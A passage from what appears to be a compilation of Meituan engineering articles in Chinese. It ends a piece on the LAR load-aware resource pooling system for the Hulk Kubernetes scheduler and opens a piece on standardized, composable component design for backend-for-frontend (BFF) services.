- **CPU 降级**：池内 CPU 负载超过一定负载等级，避免高负载导致的容器间互相影响，LAR 会结合优先级筛选 CPU 使用较多的容器，对其 CPU 使用进行单独的限制。降级操作存在定时检查机制，当负载恢复正常，或有资源可以抢占的情况下，会将 CPU 限制进行恢复。
- **强制抢占**：从更低等级的资源池抢占资源，与普通资源抢占的区别为，即使资源已经被其他池使用，强制抢占会优先满足高等级资源池的需求。

### 2.3.4 资源智能运营

LAR 基于资源池的历史负载与历史分配情况，对池内高峰资源使用情况进行预测，为节点资源调整提供指导。

由于资源池负载变化比较频繁，同时受到池内服务变更、资源总量、高低峰时间区间等因素的影响，节点基于实时负载进行池内资源的变更较不稳定。Recommender

周期性地根据各节点资源池的历史负载与分配情况进行高峰资源预测，并下发到节点，提供高峰负载控制指导，提升资源池资源保障的稳定性。同时通过 RCF 完成动态负载和静态资源的转换，在调度层屏蔽了动态负载变化，减少负载频繁变化对调度准确性的影响。





图 11　基于历史负载的资源预测

# 3. 应用场景

LAR 的设计目标是在保障服务质量的同时提升整体资源的利用率，在资源分池分级的设计上，针对通用的在线服务进行服务分级，对接不同资源池，提供不同的服务质量保障，从而提升资源的利用率。而对于离线服务，本身相对于在线服务的服务质量要求低，故而 LAR 天然地适用于混部场景。

## 3.1 在线场景

对于在线服务，通过对服务进行分级，并通过服务画像对服务进行细致刻画，将资源敏感型服务和关键核心服务部署到 LAR 优先级最高的资源池中；而对于一般的在线服务，部署在次优先级资源池。高优资源池提供更细粒度与严格的资源隔离手段（包

括绑核、进程级优先调度、I/O 隔离、网络隔离、Cache 隔离等），以及在资源竞争时高优的资源供给保障，保证池内服务的质量稳定。





图 12　LAR 在线场景资源池

如上图 12 所示，一方面我们对高优资源池配置更强的资源隔离策略（比如 CPU 绑核、进程优先调度等），另一方面在池内资源配置上，高优资源池的资源配置更高。转换成资源池的资源利用率，高优池资源利用率控制在一个安全较低的水位；而低优池，则相对在一个更高的水平。而由于高优池主要针对关键核心且对资源敏感的在线服务，其在整个在线服务中相对比例不超过 20%。从而能整体提升整机的资源利用率水平。

LAR 在线服务场景中的应用，目前在 Hulk 的线上线下均已落地，如图 13 所示线上 LAR 集群（蓝色曲线表示）的整体平均 CPU 利用率相对于 Native 的 Kubernetes 集群（橙色和绿色曲线表示）平均高 5 到 10 个百分点，但整体平均服务质量（图 14）和 Native 的 Kubernetes 集群反而更稳定。其中 LAR 集群目前作为在线集群使用，暂无离线服务接入。





图 13　在线集群资源利用率





图 14　集群服务质量

## 3.2 混部场景

混部主要就是通过将延时和稳定性容错性更高的离线服务和在线服务混合部署，实现在线服务和离线服务在资源使用时空上的削峰填谷，如下图 15 所示：





图 15　混部场景资源复用

从上述章节介绍的 LAR 资源模型可知，LAR 资源模型的核心特征包括：

- 资源分池分级管理，池内资源共享，池间资源隔离。
- 资源池资源配置由资源池优先级和资源池内负载决定。
- QoS 服务质量保障机制根据负载调整资源池的资源配置，优先保障高优资源池资源供给。

有了上述能力的保障，LAR 天然地适应于混部场景。在混部场景中，假设将资源池分为 0、1、2 三个级别，优先级依次由高到低。0 和 1 号池分别对应核心关键在线服务和一般的在线服务，而 2 号池对应离线服务使用的资源池。LAR 的资源动态调整保障负载能力，会自动将 0 号池与 1 号池在业务低峰期（负载低）的闲置资源回收，提供给 2 号池的离线服务使用。并且 QoS 服务质量保障机制，可以确保在业务高峰来临时，秒级抢占 2 号池资源（对于内存等非复用型资源，通过驱逐方式强制回收），从而保障在线服务的资源使用。

目前，LAR 集群已陆续接入离线服务进行混部的验证。

## 4. 演进规划





图 16　LAR 演进规划

LAR 系统从 2021 年开始规划并启动建设，1.0 版本我们完成了资源分级系统、负载驱动的动态资源视图建设。2.0 版本，我们主要完成了服务质量保障体系建设。目前，我们正在与美团内部多个业务方深度进行合作，探索服务分级接入及混部场景的应用。未来，LAR 会继续在自动化智能化运营和混部场景应用进行探索迭代。

## 5. 作者简介

启超、汪喆、谭霖等，均来自美团基础技术部 / 基础软件中心 Hulk 调度系统。

## 6. 招聘信息

基础技术部 – 基础软件中心 – 调度系统组，主要负责支撑业务在容器调度的需求，保障集群稳定性，提升资源使用率，提供基于 Kubernetes 的云原生编排引擎，提供 ETCD 服务，支撑 PaaS 服务云原生落地，服务于公司云化战略目标等。

目前，团队诚招高级工程师、技术专家，团队技术氛围浓厚，工作内容具有较高的技术挑战，诚邀对集群调度技术感兴趣自驱力强的伙伴加入，共建公司级的业界领先大规模复杂场景的调度系统，在效率、性能和成本优化上共同探索前进。欢迎有兴趣的同学投送简历至 edp.itu.zhaopin@meituan.com（邮件主题请注明：Hulk 调度系统）

# 标准化思想及组装式架构在后端 BFF 中的实践

作者：陆晨　致远　陈琦

## 1. 前言

在本地生活服务领域，面向 C 端的信息展示类功能存在着类生物系统的复杂性，具体体现在以下三个方面：**功能多**，为了帮助用户高效找店、找服务，信息会在尽可能多的地方展示；**差异大**，同样的信息，在不同客户端、不同页面及模块下的展示逻辑会存在一些差异；**功能易变**，产品逻辑经常调整。以上三个方面的特点给研发同学带来了很大的挑战，比如当我们面临数千个功能模块，数十个行业产品的持续需求时，如何快速响应呢?

进入互联网“下半场”，靠“堆人力”的研发方式已经不再具备竞争力了，真正可行且有效的方式是让系统能力变得可沉淀、可组合复用、可灵活应对各种变化。在多业态、大规模定制需求的背景下，本文分享了如何通过组装式开发的方法来提升业务的竞争力。

## 2. 背景与问题

### 2.1 业务背景

先来讲一下我们的业务和产品，美团到店是一个生活服务平台，通过“信息”连接消费者和商家，帮助用户降低交易成本，这是信息产品功能的业务价值。当我们打开美团 / 点评 App，搜索“美发”，就可以看到一个搜索结果页，展示着基于关键词召回的美发商户（如下图左所示）。商户下面挂着当前门店所提供的团购、会员卡概要信息，我们选择一家门店进入商户详情页，自上而下滑动，可以看到商户的地址模块、营业信息模块等基础模块（如下图右所示）。继续往下还能看到商品货架模块、会员卡模块、发型师信息等等，以上就是信息展示产品的具体形态。

图 1　产品功能形态

前文我们提到过本地生活服务行业信息类产品功能的核心特点是功能多、差异大、功能易变，为了帮助读者更好地了解相关的业务背景，针对这几个特点我们进一步补充：

- **功能多**：在多业态背景下，信息展示功能总体上表现为功能模块非常多。主要是因为同样的内容会在多个地方展示，比如某个行业的商品信息会在 App 的首页、搜索结果页、频道页、详情页、订单页、运营页等多个页面进行展示。并且当新行业新内容出现的时候，又会全面铺开，进而导致增加更多的功能。截至目前，我们已有上千个展示功能，呈规模化势态。

- **差异大**：差异化主要体现在相同的内容，在不同行业、不同客户端、不同模块、不同版本甚至是不同用户条件下，都会有不同展示逻辑。比如商户详情页货架的商品标题这个字段，有的行业展示的规则是“服务类型 + 商品名字”，如“[ 玻璃贴膜 ] 龙膜全车车窗隔热膜套餐”。有的行业的展示规则是“服务特性 + 商品名字”，如“[ 洗吹 ] 单人明星洗吹 + 造型”。再比如跳转链接这个字段，H5、小程序和 App 内的跳转链接的拼接规则都不一样。诸如此类的差异几乎贯穿所有的功能。
- **功能易变**：主要体现在产品逻辑会经常发生迭代。分析变化原因来自多个方面，首先是这类信息产品面向海量互联网用户，用户体验敏感度高，细微的展示规则差别都可能会导致不同的转化效果，到底是哪个展示规则效果比较好，产品只能通过不断的调整来进行验证。其次，本地生活服务标准化程度低，内容本身的结构也在不断迭代，内容变更同时也决定了展示功能要跟着变。最后一点，互联网行业中产品的职责也会经常进行调整，不同的产品对功能的理解是不一样的，这也是导致功能更迭的原因之一。

以上是生活服务行业信息产品的特点，面对大规模、差异化的信息展示类功能的挑战，产品在持续迭代，研发同学又面临怎样的问题和挑战呢?

## 2.2 研发挑战

在分享技术挑战之前，可以先看看研发同学的日常。这里有两个小场景：

- 场景一，由 B 端（商家 / 运营）直接生产出来的信息，不能直接展示给用户。B 端主要关注信息能否高效录入，录入的信息不适合直接展示给用户，需要经过一些逻辑加工，同一份 B 端录入的信息可能会有多种加工展示规则。
- 场景二，由于 B/C 端业务领域问题差别较大，为降低开发难度，B/C 端一般会做精细化分工，一拨人专注 B 端的信息录入能力建设，一拨人专注 C 端的信息展示。

而我们就是专注信息展示的这拨人。这类系统业界也有一些标准的术语，叫 BFF

（Backend For Frontend）。BFF 的主要职责是组合使用底层数据，额外处理 C 端展示逻辑。综上所述，我们研发同学具体的工作通常是：通过外部数据源将原始数据查到，然后按照产品的要求，把查到的原始信息加工成可以展示给用户的信息，最后发送给客户端使用。如下图所示，这部分工作主要由中间的 BFF API 服务负责：





图 2　研发的主要工作

看到这里，我们猜你可能会这么想：就这么简单的工作，能有啥技术挑战？确实，如果是站在纯编码的角度，代码“撸上”就完事了，确实没什么挑战。但，这不是一个简单的敲代码问题，而是一个工程问题。当有上千个这样的功能，产品需求持续涌入时，如何用有限的研发资源满足无限的业务需求，同时能够控制系统的复杂性及运维成本，还要考虑人的成长问题，这才是我们面临的关键挑战。

- **问题 1 – 效率**：天下武功，唯快不破。产品功能追求快速上线似乎是个永恒的命题，在互联网行业 C 端海量用户的背景下，这个命题尤为突出。此外，很小一个功能点的改动就会对用户体验产生非常大的影响。在人力有限的情况下，如何满足大量产品需求快速上线是研发团队面临的首要挑战。
- **问题 2 – 复杂性**：稍微有点追求的工程师都会考虑代码复用的问题，不管代码写得优不优雅，绝对不能允许重复，于是代码中就充斥着各种 `if…else…`，因为有的逻辑只有当某些特定情况下才会运行。但是，复用需要良好的建模，嵌入过多的逻辑，只会让系统的复杂性变得越来越高，进而让系统难以进行下一步的演进，这通常会消耗大量的隐性成本。如何控制好系统的复杂性，让系统

长期保持可理解、可修改，是我们面临的又一挑战。

- **问题 3 – 运维成本**：如果缺少抽象的过程式开发，还会导致系统功能变得非常繁多，接口就好几百个，平时这些接口的运维工作也要耗费大量的人力。如果功能的开发缺少统一的章法，代码逻辑复杂交错，就会给运维工作带来非常大的挑战。
- **问题 4 – 成就感**：根据马斯洛需求层次的理论，顶层是“自我实现”的需求。如果落实到工程师的日常，大家也需要在工作中找到成就感。可问题在于，如果每天都“过程式”地编写数据的查询、加工和组装的业务，对大家来说，很难产生什么成就感。

导致这些问题的根本原因是什么呢？这里想借用美团联合创始人王慧文在知乎上说的一句话，**以科学和工程追求真理**。真理是什么难以定义，但我们一定要运用科学的、工程的方法。下面将会进一步介绍对这个问题的思考以及我们的解决思路。

# 3. 问题分析与解决思路

## 3.1 问题思考

常规编程的基本工作，总是基于某种编程范式展开的，比如面向对象、过程式、函数式。我们很容易就想到，如果解决问题的范式不能很好地和问题相匹配，那么就会引起矛盾。所以历史上有很多使用汇编语言难以完成大规模项目、使用结构化编程难以应对超大规模项目的故事。

那么，前文提到的问题，是不是因为开发方式和业务问题不匹配而导致的呢？举个通俗的例子，好比我们现在要做的是一道西红柿炒蛋，但是拿出的工具却是电烤箱，后果可想而知。当然，有人说可能会说“真正的高手是可以的”，但毕竟绝世高手是极少数。而如果我们拿的出是平底锅，肯定会更容易一些。所以解决问题不能一味地追求成为“绝世高手”，降低解决问题的门槛才是真正行之有效的方式。

静心反思，我们认为真正原因在于：我们所使用的开发范式与业务问题不匹配。换句

话来讲，我们对问题缺少针对性的建模，缺少针对性的方法论。比如在业务层面，我们的诉求是能够快速交付，能够满足需求的多样性，并且能够快速响应产品功能的灵活变化。在技术层面，我们的诉求是在人力有限的背景下，让系统复杂度可控，且代码复杂度不会与业务逻辑呈现“乘积式”关系的增加。此外，还要保证运维成本可控，系统数不会和功能数呈现“线性关系”的增加。

而我们当前的开发方式却是“过程式”的，这种“过程式”体现为面向产品需求文档的直译式编程。但这种开发模式和我们的诉求并不匹配。因此，我们需要取寻找适合我们自己的开发范式。

## 3.2 标准化及组装式思想

John Ousterhout 曾说过：复杂性是由模糊性和依赖性引起的。模糊性主要源于对事物缺少清晰的概念描述，因此复杂性通常会通过应用很多关键概念来解决，这些概念通过抽象、分解、迭代和细化这样的方法来进行表达，建立明确的概念是消除模糊性的关键，也是我们解决复杂问题的常规思维方法。

在这个过程中，分解指的是把一个较大的问题分解成较小的、可管理的单元，每个单元都可以单独处理，这些单元被称为模块、包或组件。这个思路可以追溯到哲学上的“还原论”，目前已成为软件工程的很多方法论的核心。依赖性指的是模块之间依赖关系的多少以及强弱程度，比如一个模块是否依赖另一个模块的实现，模块之间的依赖是否遵循统一的契约，这些都会影响到系统的复杂性。

组装式开发指的是将系统分解为标准组件，再由标准组件组装成系统，以此形成的架构被称为组装式架构。跟传统代码复用技术关键的不同点在于组件的含义。组件是高度标准化的单元，具备可复用性、标准化、可替换性、可包装及独立自治这些特征。组装式开发背后的核心逻辑是基于标准化思想的代码复用。

关于标准化，历史上还有这样的一个故事：18 世纪末，美国刚建立不久，由于国内外战火尚未停息，政府担心会与法国作战，急需准备大量的军火。但是，当时的传统制枪方式是依靠熟练的工匠采用磨、削、锤等工序制成一个个非标准的枪机零件，然后

将它们组装成枪支，这种制作方法即使全部都是“能工巧匠”，生产效率也非常低下。于是，在政府的敦促下，伊莱·惠特尼（美国发明家、机械工程师和企业家，发明了轧花机、铣床）把整个工序分成若干工序，并把一个零件都比照标准来福抢的样品纺制成通用的零件，由此在军火生产中成功地引进了零件可替换性的原理，这是工业标准化划时代的开端。此后，标准化的互换性原理促进了工业的迅速发展，惠特尼也被誉为现代工业的“标准化之父”。

左：手枪组装

右：玩具组装

图 3 “标准化原理”的应用

再举一个例子，乐高积木玩具我们都知道，玩具厂商制造了一批标准的积木，孩童可以基于这些积木组装成不同款式的玩具，喜欢飞机，就组装飞机，喜欢坦克，就组装坦克，这也是利用了标准化的可换性原理。再回到软件行业，基于组件实现大规模的软件复用这个概念，最早来源于 Doug McIlroy 在 1968 年的一次软件工程学会上的演讲，演讲名为“大规模生产的软件组件”，之后这被公认为软件复用的起源。基于这个思想，如果我们能够引入组装式开发的思想，将业务代码分解成标准化的组件，然后再基于这些组件组装成不同的功能，进而满足不同场景下的业务需求，这不就是符合我们需求的开发方式吗?

但知易行难，因为它忽略了很多现实的细节，我们在实际应用的时候总是要面临各种现实问题的挑战。柏拉图曾对人生的终极问题做了定义：我是谁? 我来自哪里? 我将要到哪里去? 这些问题延续至今，一直困扰着人们人类。而软件工程也向工程师门提出了软件设计的终极问题：什么是抽象层次? 什么颗粒度? 以及如何应对变化?

所以，组装式开发的历史坎坷崎岖，更难的是在每个技术领域这些问题的答案还都不一样。比如在颗粒度的问题上，组件的颗粒度到底要多大，颗粒度越大，被修改的风险也就越大，而过小的颗粒度可以让组件更稳定，但是会带来组装的复杂性。再比如在应对变化这个问题上，这段逻辑到底是通用的还是个性的，非常难以辨别，但是我们的系统设计又强依赖于这个判断，如果最初的判断失误，就有可能导致系统最终的失败。我们就遇到过这种情况，有一次自信满满地封装了一个组件，感觉应该可以满足各种复杂的情况，刚好就在下一个需求来临时，发现不太匹配。

## 3.3 我们的解决思路

前文讲，组装式开发看起来正是我们所需要的开发模式，然后我们也讨论了组装式开发面临的关键挑战。那么，在我们的实际业务中，组装式开发真的可行吗？如果可行，我们又怎样应对随之而来的挑战？特别是本地生活行业细分行业多、功能多。当然在业务给技术带来了挑战的同时也蕴含着巨大的机会。因为涉及行业越多，系统功能越多，代码复用的机会也会越高（如下图左所示）。虽说不同的功能在感官上给人的感觉差别很大，但是有很多功能的底层存在着太多的共性。我们认为，解决问题的关键在于对颗粒度的把控，以及对可变性的处理。





图 4　组装式开发可行性以及关键思路

然后，我们主要从粒度及可变性两个方面着手。在粒度问题上，我们引入多层次多颗

粒度的组件体系设计；在可变性问题上，我们通过可变性建模让整个功能具备灵活应对变化的能力，最终形成了如上右图所示的概念模型。除此之外，我们还通过可视化组装的方式来简化组装过程，总体思路如下：

- **产品功能归类之系列化**：福特 T 型车生产的案例告诉我们，单一的产品无法满足市场化的需求，多样性更具备市场竞争力。但是高效的多样性需要范围的约束，所以现代汽车生产商会对产品进行系列化，比如宝马轿车有 7 系、5 系、3 系，系列化是厂商在效率和多样性之间追求平衡的产物。在软件开发领域亦然，组件的复用应该是有范围的，我们首先将产品功能进行系列化归类，进一步降低了系统整体的复杂性及设计难度。
- **功能组件提取与预组装**：组件标准化是组装式开发的前提，所以我们需要先将组件提取出来。在最终组装功能的时候，为了降低组装的复杂性，我们引入了“预组装”的概念。针对每个系列的产品功能，我们将通用部分提前组装好，将定制部分提前预留出来，定制部分包括功能和特性的定制，这部分可延迟到需要的时候再组装。
- **变化应对之可变性建模**：在电动车出现以前，所有的汽车几乎都需要燃油来发动，因此燃油机属于共性功能的需求。但是我们发现，有的车主是新手，对车子非常爱惜，因此需要全景的倒车仪。有的车主是老司机，他们根本不需要全景的倒车仪，所以全景倒车仪就属于变化功能的需求。不仅如此，我们还发现对于同样有全景倒车仪诉求的车主，他们也会选择具有不同特性的设备功能，这部分属于更细粒度的定制需求。所以，变化本身是复杂的，是有层次的，变化需要被单独建模，才能够被有效管理。
- **可视化组装与配置填充**：细颗粒度的组件带来了一定的组装复杂性，为简化组装过程，我们将可用组件呈现在用户的界面上，开发同学通过点击鼠标即可完成组件的组装，而对于功能特性组件的配置填充，也是在用户界面上直接完成的。

通过以上几个策略，我们将信息展示场景的研发模式打造成一个多系列产品的生产线，每个生产线都支持组装式生产一个系列的定制功能。下一章节我们将介绍更多的技术细节。

# 4. 标准化思想及组装式架构在后端 BFF 中的实践

## 4.1 产品功能归类之系列化

### 1) 产品系列化

在官方语言里，系列化指的是“对同一类产品的结构形式和主要参数规格进行科学规划的一种标准化形式”。在我们这里，系列化指的是对信息类产品功能进行归类，目的包含两个方面，一方面是为了降低系统整体的复杂性，另一方面也为建设组装这些功能的“生产线”做准备，一个系列的功能由一个“生产线”来组装，组件可以在不同范围内进行复用。

信息类产品展示的内容通常来自多个领域，比如一个商品展示模块，可能要聚合门店的信息，很难直接通过领域来进行划分，那么怎么划分系列呢？显性的差异我们能直接看出来，主要包括两方面，首先是展示内容方面，我们能够比较容易地发现每个展示模块都有主要的展示内容的差别，比如主要内容分别是门店信息、评价信息、内容信息、商品信息等内容，其他信息往往附属于主要内容。其次展示样式方面，有的展示样式差别很明显，比如商品详情页和商品货架模块；有的展示样式差别没那么大，比如同样是商品货架模块，只是个别字段有差异。隐性的差别主要是内部的实现，因为这些实现直观上是看不出来的。





图 5　信息类产品功能归类思路

我们主要从展示内容、展示样式及展示逻辑实现等几个方面来对功能进行归类合并：

- **基于内容**：一个模块展示的内容通常分为主要内容和附属内容，不同展示模块

最大的差别来源于展示主要内容的差别。比如以展示门店为主的模块和以展示商品为主的模块，不管是系统实现，还是功能形态，都存在比较明显的差别。因此我们首先把展示内容的主体是谁作为归类依据，将不同内容的展示功能区分开来。

- **基于样式**：功能展示的样式差别往往会决定展示数据的差别，如果展示数据差别较大，那么接口则不容易做标准化。比如商品详情页和商品货架模块，商品详情只展示一个商品，同时会展示更多的商品信息。商品货架模块会展示多个商品，但是每个商品只展示少部分的信息，商品货架模块还会展示筛选项。显然它们的接口很难统一，因此展示形式是一个重要的归类维度。
- **基于实现**：最后要从实现层面看好不好抽象，另外两个维度的抽象已经为这个维度打好了良好的基础。怎么抽象呢？比如有两个功能的步骤和依赖功能的组合能够抽象的大致相似，那么这两个功能可以归为一个系列。

以上维度并不是绝对的优先级关系，但能解决绝大多数的问题。也存在例外情况，比如有的功能也可能同时展示多种信息，但找不到主要展示的对象，那么我们可以基于实现这个因素来进行选择。经过上面一波操作，我们基本可以得到产品功能的系列化全景，上千个功能经过系列化之后，也就仅仅只有几个系列。以上只是业务层面的划分，那么系统对应有怎样的设计呢？

### 2）接口标准化

在产品功能系列化归类之后，同一系列内的产品功能之间仍然会存在逻辑差异，这些差异主要体现在展示模型以及内部实现上。展示模型是后端吐给前端的数据结构，主要的职责是承载展示数据，不同功能存在字段上的差别，所以导致模型会有差别。比如一个简单的例子，有的功能有标签字段，有的没有，那在标签这个字段上就形成了差异。内部实现主要包括数据的查询逻辑、加工逻辑等。针对这两方面差异，我们的核心思路是接口模型标准化及统一业务身份来串联差异化逻辑。





图 6　标准接口 + 多租户模式

系列化本身更有利于接口模型做统一抽象，因为同一系列内部的功能在结构上的差异不会太大，我们只需要稍微做一些抽象，大多数字段都可以收敛。对于极少的个别情况，比如某个字段就个别功能才有，我们就通过 K-V 结构来进行应对。

